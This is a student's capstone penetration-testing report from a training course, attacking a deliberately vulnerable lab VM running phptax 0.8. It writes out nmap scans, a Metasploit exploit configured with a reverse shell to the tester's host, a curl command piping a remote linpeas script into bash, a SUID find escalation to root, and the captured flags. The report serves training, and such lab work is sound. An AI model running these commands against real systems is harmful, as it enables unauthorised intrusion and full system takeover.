Red Team Essentials

Capstone Report

Name: Phillip Newlove
Email: philn19872@hotmail.co.uk
Date: 16/12/23

WITHYOU
WITHME

Content:

Contents

Summary:

Purpose: This document provides a template to guide the completion of the penetration testing capstone project of the Red Team Essentials course.

This report will be graded based on correctness and fullness of reporting to all aspects required.

The purpose of this report is to ensure the student:

- Has a complete understanding of the standard approach of penetration testing activities.
- Can execute a penetration testing activity.
- Research vulnerabilities and determine an appropriate attack technique.
- Report on their results, issues found, and latent risks of the vulnerability.
- Make recommendations based on their results to defend against the vulnerability.

Document Revision History:

Release	Date	Comments	Approved
v1	16/12/23	First version created	

Objective

The objective of this activity is to conduct a simulated penetration testing activity against a vulnerable Virtual Machine (VM) provided by WithYouWithMe.

Student Objective: The student must take a methodical approach to enumerate and then exploit the target machine. It is required that the report cover events starting from the point the student identifies the Vulnerable VMs IP address on their network (i.e., the initial NMAP scan) to when the Penetration Test is finished.

Minimum Requirements

You must complete all sections of this report, with particular attention given to the following sections:

- Summary of findings and recommendations for vulnerability remediation.
- The methodology used, including detailed steps taken.
- Any issues encountered.
- Risk to the system while the vulnerability remains present.

Tips

Treat this report as if you are passing it on to a client and their security team. Suppose a security team cannot replicate what you were able to do. In that case, it makes the report less helpful in improving security. **Screenshots** will likely make it easier to describe your process, do not be afraid to include them.

Penetration Testing Assessment Report

Executive Summary

Guide: *In this section, provide a summary of:*

- *what you were tasked with.*
- *what you have found.*
- *if there is currently a risk to the system.*
- *the level of access you were able to achieve.*
- *a high-level overview of your recommendations.*

It would be best to make this section understandable by technical and non-technical team members of the client. This section has been started for you.

I have been tasked with conducting a penetration testing assessment on a virtual machine that WithYouWithMe has provided.

My overall objective is to evaluate the security of the virtual machine and provide recommendations for resolving any security issues I discover during my evaluation. I am then to provide a report back to WithYouWithMe to support their team in assessing and remediating any issues discovered.

Recommendations

Guide: *In this section, consider how the security of the virtual machine can be improved through changes (short and long-term) that you could make. Consider how the software is used, if it is still relevant, or if it is not functioning as intended (i.e., a configuration error.)*

Consider if the application still needs to be used, if not, remove and replace with a more secure product. If it does, then implement input validation where possible.

Methodology Overview

Guide: *In this section, provide a brief summary of the major stages of your assessment methodology. For example, conducted an initial scan with a network mapping tool, reviewed the findings against a particular database, verified the initial vulnerability, and then continued enumeration etc.*

I ran NMAP to initially discover the target IP, then ran a more thorough scan of that address. The scan indicated open ports on 22 (SSH) and 80 (HTTP – hosting the phptax application). On further enumeration (using searchsploit) it became clear that a remote code execution vulnerability existed within this application, along with an accompanying exploit module within Metasploit. I was able to run this module to gain an initial foothold within the target system which I then used to run an automated enumeration script (linpeas). While scanning through the data returned from linpeas, I found an executable binary (find) which was able to be run with root privileges. I searched https://gtfobins.github.io/gtfobins/find/ and was able to run a command to elevate my privileges to that of the root user.


Initial Enumeration

***Guide**: In this section, detail the commands you used for the initial scan of the target, along with the results.*

NMAP initial scan (host discovery)

Commands:

nmap -sn 192.168.138.0/24



```
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.138.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 06:17 EST
Nmap scan report for 192.168.138.1
Host is up (0.000085s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.138.2
Host is up (0.000083s latency).
MAC Address: 00:50:56:F3:C7:8D (VMware)
Nmap scan report for 192.168.138.130
Host is up (0.00020s latency).
MAC Address: 00:0C:29:28:45:6D (VMware)
Nmap scan report for 192.168.138.254
Host is up (0.00020s latency).
MAC Address: 00:50:56:F8:F9:79 (VMware)
Nmap scan report for 192.168.138.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.97 seconds
```

NMAP detailed scan


Commands:

nmap -A -sS -p- -v 192.168.138.130

Services Discovered


***Guide**: Detail the services you discovered, version numbers, and service types. A screenshot may be helpful here.*

Services and Versions



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:8f:02:61:f8:54:d6:4a:7f:cb:8c:91:b3:38:58:25 (RSA)
|   256 70:c3:36:e9:4d:e6:31:ef:38:fb:45:ee:2b:1b:44:a9 (ECDSA)
|_  256 22:e0:ad:a5:cc:69:16:46:a0:11:37:e6:ff:97:bb:d7 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: PHPTAX by William L. Berggren 2003(c)
|_Requested resource was phptax/index.php
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

HTTP (port 80) – phptax application (version 0.8)



Service Discussion


***Guide**: In this section, discuss the services you found. If you searched for these services within any exploit database and received results, list them here. If the service has a CVE score, be sure to record it.*

Searchsploit

This is where I found the Metasploit module.

Commands:

searchsploit phptax



```
┌──(root㉿kali)-[~/WYWM]
└─# searchsploit phptax

 Exploit Title

PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit)
PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution
phptax 0.8 - Remote Code Execution

Shellcodes: No Results
```

More information about the vulnerability can be found here:

https://www.exploit-db.com/exploits/21665

http://www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1.25623.1.0.103582

The vulnerability has a CVSS score of 9.7

Exploitation Stage


***Guide**: Describe the process to exploit the detected service, along with the major steps used so that a skilled reader would be able to re-create your attack. Be sure to list the user account you have compromised in this stage.*

From Metasploit:

Firstly, I had to find and select the exploit.

Commands:

search phptax
use 0




```
msf6 exploit(multi/http/phptax_exec) > search phptax

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/multi/http/phptax_exec  2012-10-08       excellent  Yes    PhpTax pfilez Parameter Exec Remote Code Injection


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/phptax_exec
```

Then I had to configure it to work against the target.

Commands:

Options
Set rhosts 192.168.138.130
Set payload cmd/unix/reverse
Set lhost 192.168.138.128
Set lport 4444




```
msf6 exploit(multi/http/phptax_exec) > options

Module options (exploit/multi/http/phptax_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of fo
   RHOSTS     192.168.138.130  yes       The target host(s),
                                         ing-metasploit.html
   RPORT      80               yes       The target port (TC
   SSL        false            no        Negotiate SSL/TLS f
   TARGETURI  /phptax/         yes       The path to the web
   VHOST                       no        HTTP server virtual


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.138.128  yes       The listen address (an
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PhpTax 0.8
```

Once the exploit was configured, I then ran it (I had to run it twice as it failed the first time).

Commands:

Run

Once the exploit had completed, I had access as the www-data user.



```
msf6 exploit(multi/http/phptax_exec) >
msf6 exploit(multi/http/phptax_exec) > run

[*] Started reverse TCP double handler on 192.168.138.128:4444
[*] 192.168.138.13080 - Sending request...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OVZv7oeP2E8TT9lq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo pbEY6MiOKfbKkiTC;
[*] Writing to socket A
[*] Reading from socket A
[*] A: "OVZv7oeP2E8TT9lq\r\n"
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "pbEY6MiOKfbKkiTC\r\n"
[*] Matching...
[*] B is input...
[*] Matching...
[*] B is input...
[*] Command shell session 3 opened (192.168.138.128:4444 → 192.168.1

[*] Command shell session 4 opened (192.168.138.128:4444 → 192.168.1
whoami
www-data
```

Privilege Escalation Enumeration Stage


***Guide**: Detail the tools and processes you used to scan the system for opportunities to escalate from your compromised user to the root user.*

Once I had an initial foothold, I then decided to run an automated enumeration script (linpeas) on the target to assess if any privilege escalation vectors were present. I hosted this on my local machine using a web server and was able to access and execute it in memory on the target using curl.

Setting up the web server

Commands:

Python3 -m http.server 8000




```
/usr/share/peass/linpeas
├── linpeas_darwin_amd64
├── linpeas_darwin_arm64
├── linpeas_fat.sh
├── linpeas_linux_386
├── linpeas_linux_amd64
├── linpeas_linux_arm
├── linpeas_linux_arm64
└── linpeas.sh
┌──(root㉿kali)-[/usr/share/peass/linpeas]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.138.130 - - [16/Dec/2023 09:58:42] "GET /linpeas.sh HTTP/1.1" 200 -
```

Accessing and executing using curl


Commands:

Curl http://192.168.138.128:8000/linpeas.sh | bash -s -- -a




```
meterpreter > shell
Process 95567 created.
Channel 2 created.
which wget
/usr/bin/wget
which curl
/usr/bin/curl
curl http://192.168.138.128:8000/linpeas.sh | bash -s -- -a
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
```

Once the script had ran, I looked through the output and noticed an unusual binary (find) running with the SUID bit set (able to be run with root privileges).



```
-rwsr-xr-x 1 root root 19K Jun 28  2019 /usr/bin/tracerou
-rwsr-sr-x 1 root root 233K Nov  5  2017 /usr/bin/find
-rwsr-sr-x 1 daemon daemon 51K Feb 20  2018 /usr/bin/at
```

A quick search of GTFO bins turned up a privilege escalation vector using this binary.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

https://gtfobins.github.io/gtfobins/find/


Privilege Escalation

***Guide**: Describe the steps you used to escalate your access from the initially compromised user to the root user.*

To escalate privileges, I ran the command listed under the SUID section of find from GTFO bins, making sure to modify it to include the full path of the binary. From there, my privileges were escalated to root.

Commands:

/usr/bin/find . -exec /bin/sh -p \; -quit



```
www-data@taxtime:/tmp$ /usr/bin/find . -exec /bin/sh -p \; -quit
/usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
whoami
root
# |
```

I now had full control of the system including unrestricted access to all resources.

Risks

***Guide**: Provide a summary of the risk to the system if the vulnerabilities remain present.*

The root user has complete control over the system, including the ability to freely access, create, delete and modify data, create or delete user accounts, install malicious software or cause irreparable damage to the system. This could have a severe impact on the confidentiality, integrity and availability of client data and the ability for the business to operate.

Flags Obtained

***Guide**: Record the local.txt and proof.txt file contents which have been captured from the vulnerable virtual machine.*

Local.txt file contents	WYWM{fals3_cla1ms_ar3nt_th3_0nly_t4x_r1sk}
Proof.txt file contents	WYWM{1_us3d_f1nd_t0_f1nd_a_vuln}